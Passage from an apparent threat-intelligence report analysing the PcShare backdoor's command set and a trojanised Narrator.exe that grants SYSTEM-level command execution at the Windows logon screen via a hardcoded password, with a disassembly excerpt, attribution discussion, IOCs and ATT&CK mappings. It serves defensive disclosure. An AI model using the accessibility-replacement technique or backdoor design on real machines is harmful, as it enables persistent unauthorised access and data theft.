WM_CONNECT_TURL	0x1F4A	8010	SSH_TuRlThread	URL	Download and execute a file from specified URL
WM_CONNECT_UPLO	0x1F4B	8011	SSH_FileThread	BinaryData	Receive a PE EXE file from C&C, write it to a temp file and execute it
WM_CONNECT_GDIP	0x1F4C	8012	(unimplemented)	-	-
WM_CONNECT_QUER	0x1F4D	8013	(unimplemented)	-	-
WM_CONNECT_REGT	0x1F4E	8014	SSH_MainThread	-	Start the backdoor command processing loop
WM_CONNECT_CWND	0x1F4F	8015	SSH_MainThread	-	Spawn new instance of the backdoor DLL

					and invoke WorkMainF export, which will start the backdoor command processing loop
WM_CONNECT_MESS	0x1F50	8016	SSH_MessThread	Type, Text	Display a message box with the specified text
WM_CONNECT_LINK	0x1F51	8017	SSH_LinkThread	ShowCmd, URL	Open specified URL in Internet Explorer
WM_CONNECT_SOCKS	0x1F52	8018		-	
WM_CONNECT_TWOO	0x1F53	8019		-	
WM_CONNECT_FIND	0x1F54	8020	SSH_MainThread	-	Start the backdoor command processing loop
WM_CONNECT_CMD	0x1F55	8021	(unimplemented)	-	-
WM_CONNECT_VIDEO	0x1F56	8022	(unimplemented)	-	-
WM_CONNECT_AUDIO	0x1F57	8023	(unimplemented)	-	-

WM_CONNECT_UP_FILE	0x1F58	8024	SSH_UpThread	FilePath, BinaryData	Receive a file name from the C&C and write it with the received binary data
WM_CONNECT_GET_KEY	0x1F59	8025	(unimplemented)	-	-
WM_CONNECT_SOCKS_STOP	0x1F5A	8026	SSH_StopSocksThread	-	Stop backdoor communication
WM_CONNECT_CLIENT_DOWN	0x1F5B	8027	SSH_StopSocksThread	-	Stop backdoor communication
CLIENT_PRO_UNINSTALL		30002	-	-	Return “uninstall” flag
CLIENT_SYSTEM_RESTART		30004	ShutDownSystem	-	Reboot the system
CLIENT_SYSTEM_SHUTDOWN		30005	ShutDownSystem	-	Power off the system

BACKDOOR COMMANDS

The backdoor command processing thread is started in some of the operation modes and it’s capable of processing the following commands:

Command	**Code (Hex/Decimal)**		**Parameters**	**Comments**
GetDiskInfo	0x6EB	1771	RootPath	Save information about specified disk (disk name, drive type, volume information and free space) to a temp file

GetFileInfo	0x6EC	1772	FilePath	Save extended attributes of a file to a temp file
GetDirInfo	0x6ED	1773	DirectoryPath	Save directory info (extended attributes of a directory, number of subdirectories, number of files and total files size) to a temp file
GetDirList	0x6EE	1774	DirectoryPath	Save the list of file names found under a specified directory to a temp file
DeleteMyFile	0x6EF	1775	FilePath	Delete a specified file(s)
CreateDir	0x6F0	1776	DirectoryPath	Create a specified directory
ReNameFile	0x6F1	1777	ExistingFileName, NewFileName	Move a specified file
GetDiskList	0x6F2	1778	-	Save information about all disks (disk name, drive type, volume information and free space) to a temp file
ExecFile	0x6F3	1779	FilePath	Execute a given application
KillOneProcess	0x6F4	1780	PID	Terminate process with given PID
MyRegEnumKey	0x6F5	1781	SubKey	Write a list of registry values stored under a given key to a temp file
MyRegDeleteKey	0x6F6	1782	SubKey	Delete a specified registry key
(unimplemented)	0x6F7	1783	-	-
MyRegDeleteValue	0x6F8	1784	SubKey, ValueName	Delete a specified registry value

MyRegEditValue	0x6F9	1785	SubKey, ValueName, Type, Data	Set a specified registry value
(unimplemented)	0x6FA	1786	-	-
GetDownFileList	0x6FB	1787	ListOfFiles	Save paths, attributes and sizes of given files to a temp file
GetProcessList	0x6FC	1788	-	Write the list of running processes to a temp file
EnumMyServices	0x6FD	1789	-	Write the list of services (name, status, config) to a temp file
ControlMyServices	0x6FE	1790	ServiceName, State	Either start or restart specified service, depending on the second parameter
ConfigMyServices	0x6FF	1791	ServiceName, StartType, DisplayName	Change start type and display name of a given service
(unimplemented)	0x700	1792	-	-
DeleteMyServices	0x701	1793	ServiceName	Delete a specified service
GetFindFileList	0x702	1794	Path	Find specified file or all files under specified directory; save file names together with their attributes to a temp file
MyEnumWindows	0x703	1795	-	Write the list of open windows (window text and module name) to a temp file

MyControlWindows	0x704	1796	hWnd, CmdShow	Either close or manipulate (show, hide, minimize, maximize) a given window

Fake Narrator

SHA256	0022508fd02bb23c3a2c4f5de0906df506a2fcabc3e841365b60ba4dd8920e0c
Classification	Malware/Trojan
Aliases	N/A
Size	220 KB (225,280 bytes)
Type	PE32+ executable (GUI) x86-64, for MS Windows
Filename	Narrator.exe
Timestamp	2015-06-08 05:23:07
PDB path	C:\myWork\vc\Narrator_window_20150606v1.2\x64\Release\Narrator.pdb

Overview

Similar to the aforementioned "Sticky Keys" attack[3], this binary is designed to replace Narrator.exe, a legitimate screen-reader utility belonging to Windows. Leveraging this attack makes it possible for a remote threat actor to gain unauthenticated access to a command prompt running with system privileges via a remote desktop logon screen. In order to deploy the Trojanized Narrator, the attackers will first have had to obtain administrative privileges in the victim's system.

This binary is quite novel compared to previous malware that exploits accessibility features in Windows, in that it doesn't attempt to replicate the Narrator user-interface (which is often imitated poorly). Instead, it spawns a copy of the original Narrator.exe and draws a hidden overlapped window[4], where it waits to capture specific key combinations known only to the attacker. When the correct passphrase has been typed the malware will display a dialog that allows the attacker to specify the path to a file to execute.

FEATURES

- Replaces Narrator.exe, a legitimate Windows screen reader application
- Requires attackers to obtain administrative privileges on the victim machine prior to deployment
- Grants permanent SYSTEM-level access via logon screen

BEHAVIOR

Upon execution, the Trojanized Fake Narrator will first run the original legitimate Narrator (previously renamed by the threat actor to NarratorMain.exe). The malware will then register a window class ("NARRATOR") and create a window (“Narrator”).

The window procedure creates a dialog with an edit control and a button called “r”, while a separate thread constantly monitors keyboard strokes. If the malware detects that a specific password has been typed (hardcoded in the binary as "showmememe" string), it will display the previously created dialog. This will allow the attacker to specify the command, or the path to a file to execute via an edit control. When the “r” button is pressed the malware will read the contents of the edit control and supply the text to a thread that will attempt to run the command via the system API:

```
.text:0000000140001074 check_for_password:                     ; CODE XREF: check_pwd_show_window+27Bâ†“j
.text:0000000140001074                 mov     ecx, 8          ; dwMilliseconds
.text:0000000140001079                 call    cs:Sleep
.text:000000014000107F                 lea     rcx, [rsp+6C8h+password_buffer] ; lpString
.text:0000000140001087                 call    cs:lstrlenA
.text:000000014000108D                 test    eax, eax
.text:000000014000108F                 jz      check_keys
.text:0000000140001095                 lea     rdx, aShowmememe ; "showmememe"
.text:000000014000109C                 lea     rcx, [rsp+6C8h+password_buffer] ; Str
.text:00000001400010A4                 call    strstr
.text:00000001400010A9                 test    rax, rax
.text:00000001400010AC                 jz      short check_keys
.text:00000001400010AE                 lea     rcx, [rsp+6C8h+password_buffer] ; show the window for 2 seconds
.text:00000001400010B6                 xor     edx, edx        ; Val
.text:00000001400010B8                 mov     r8d, 258h       ; Size
.text:00000001400010BE                 call    memset
.text:00000001400010C3                 mov     rcx, cs:narrator_hwnd ; hWnd
.text:00000001400010CA                 mov     r9d, 1          ; nWidth
.text:00000001400010D0                 xor     r8d, r8d        ; Y
.text:00000001400010D3                 xor     edx, edx        ; X
.text:00000001400010D5                 mov     [rsp+6C8h+bRepaint], 1 ; bRepaint
.text:00000001400010DD                 mov     [rsp+6C8h+nHeight], 1 ; nHeight
.text:00000001400010E5                 call    cs:MoveWindow
.text:00000001400010EB                 mov     rcx, cs:narrator_hwnd ; hWnd
.text:00000001400010F2                 mov     edx, 1          ; nCmdShow
.text:00000001400010F7                 call    cs:ShowWindow
.text:00000001400010FD                 mov     rcx, cs:narrator_hwnd ; hWnd
.text:0000000140001104                 xor     r9d, r9d        ; lpTimerFunc
.text:0000000140001107                 lea     edx, [r9+1]     ; nIDEvent
.text:000000014000110B                 mov     r8d, 2000       ; uElapse
.text:0000000140001111                 call    cs:SetTimer
```

Figure 17: Fake Narrator – Monitoring the keyboard for hardcoded password

Once the Fake Narrator is enabled at the logon screen via “Ease of Access”, the malware will be executed by winlogon.exe with SYSTEM privileges. Typing the attacker’s defined password will allow the attacker to spawn any executable, also running under the SYSTEM account, at the logon screen:



Figure 18: Fake Narrator running at RDP login prompt

This technique ultimately allows a malicious actor to maintain a persistent shell on a system without requiring valid credentials.

Conclusions

The threat actor behind these attacks tends to modify and reuse publicly available code – this is true both for the foothold backdoor as well as majority of the post-exploitation tools they use. Such an approach requires significantly less resources and speeds up the process of developing an attack toolset. Moreover, open source code is more difficult to attribute as it can be adapted and used by anyone who has access to the Internet and an appropriate compiler.

Despite a preference towards open source tools, the attacker doesn't shy away from building their own bespoke utilities as needed, like Fake Narrator. The development timeline of Fake Narrator samples shows the tool was introduced more than four years ago and is still being actively modified in order to better fit the victim's environment. A multi-year period between subsequent versions suggests that this particular tool is rather uncommon and used in a very limited number of cases.

The aim of the attackers is persistent exfiltration of sensitive data, as well as local network reconnaissance and lateral movement. The use of Fake Narrator to gain SYSTEM-level privileges indicates the threat actor is interested in long term monitoring of the victim, as opposed to one-off data collection.

Based on the use of numerous Chinese open source projects and the geographical location of the victims, we suspect the threat actor to be of Chinese origin. The use of PcShare was previously seen in relation to a group called Tropic Trooper, which has been targeting government institutions and heavy industry in the same region since at least 2012. Tropic Trooper (a.k.a. KeyBoy) is known to use a toolset that includes the PcShare backdoor, alongside another popular backdoor called Poison Ivy, and a bespoke one called Yahoyah.

With PcShare being an open source project which could be leveraged by any number of threat actors operating in this region we cannot be completely certain the attack is attributable to Tropic Trooper at this time.

Indicators of Compromise (IOCs)

Indicator	Type	Description
c5226bfd53d789a895559e8bcbedc4ecdde543e54a427b1cb4e5d7ef90756daa	SHA256	PcShare loader #1
1899b3d59a9dc693d45410965c40c464224160bbef596f51d35fda099d609744	SHA256	PcShare loader #2
bd345155aa4baa392c3469b9893a4751c2372ae4923cf05872bcdc159b9596f8	SHA256	PcShare backdoor (encrypted)
49b86ae6231d44dfc2ff4ad777ea544ae534eb40bd0209defffec1eb1fe66b34	SHA256	PcShare backdoor (dump; no PE header)
0022508fd02bb23c3a2c4f5de0906df506a2fcabc3e841365b60ba4dd8920e0c	SHA256	Fake Narrator
945F4106-C691-4921-ACAB-E58C50C5F150	Mutex	PcShare loader
CF08C3F3-2CA3-4215-8CB3-4CDBD3030EC4	Mutex	PcShare loader
45.32.181.48	C&C IP	PcShare loader #1
142.4.124.124	C&C IP	PcShare loader #2
C:\myWork\vc\Narrator_window_20150606v1.2\x64\Release\Narrator.pdb	PDB path	Fake Narrator

MITRE ATT&CK

Tactic	ID	Name	Observed
Initial Access	T1078	Valid Accounts	
Execution	T1085	Rundll32	PcShare loader
Persistence	T1100	Webshell	
	T1060	Registry Run Keys	PcShare loader
Privilege Escalation	T1015	Accessibility Features	Fake Narrator
Defense Evasion	T1073	DLL Sideloading	PcShare loader
	T1140	Deobfuscate/Decode Files or Information	PcShare loader
Discovery	T1010	Application Window Discovery	PcShare backdoor
	T1083	File and Directory Discovery	PcShare backdoor
	T1057	Process Discovery	PcShare backdoor
	T1012	Query Registry	PcShare backdoor
	T1082	System Information Discovery	PcShare backdoor
	T1007	System Service Discovery	PcShare backdoor
Command and Control	T1032	Standard Cryptographic Protocol	PcShare backdoor

	T1105	Remote File Copy	PcShare backdoor
Exfiltration	T1041	Exfiltration Over Command and Control Channel	PcShare backdoor

---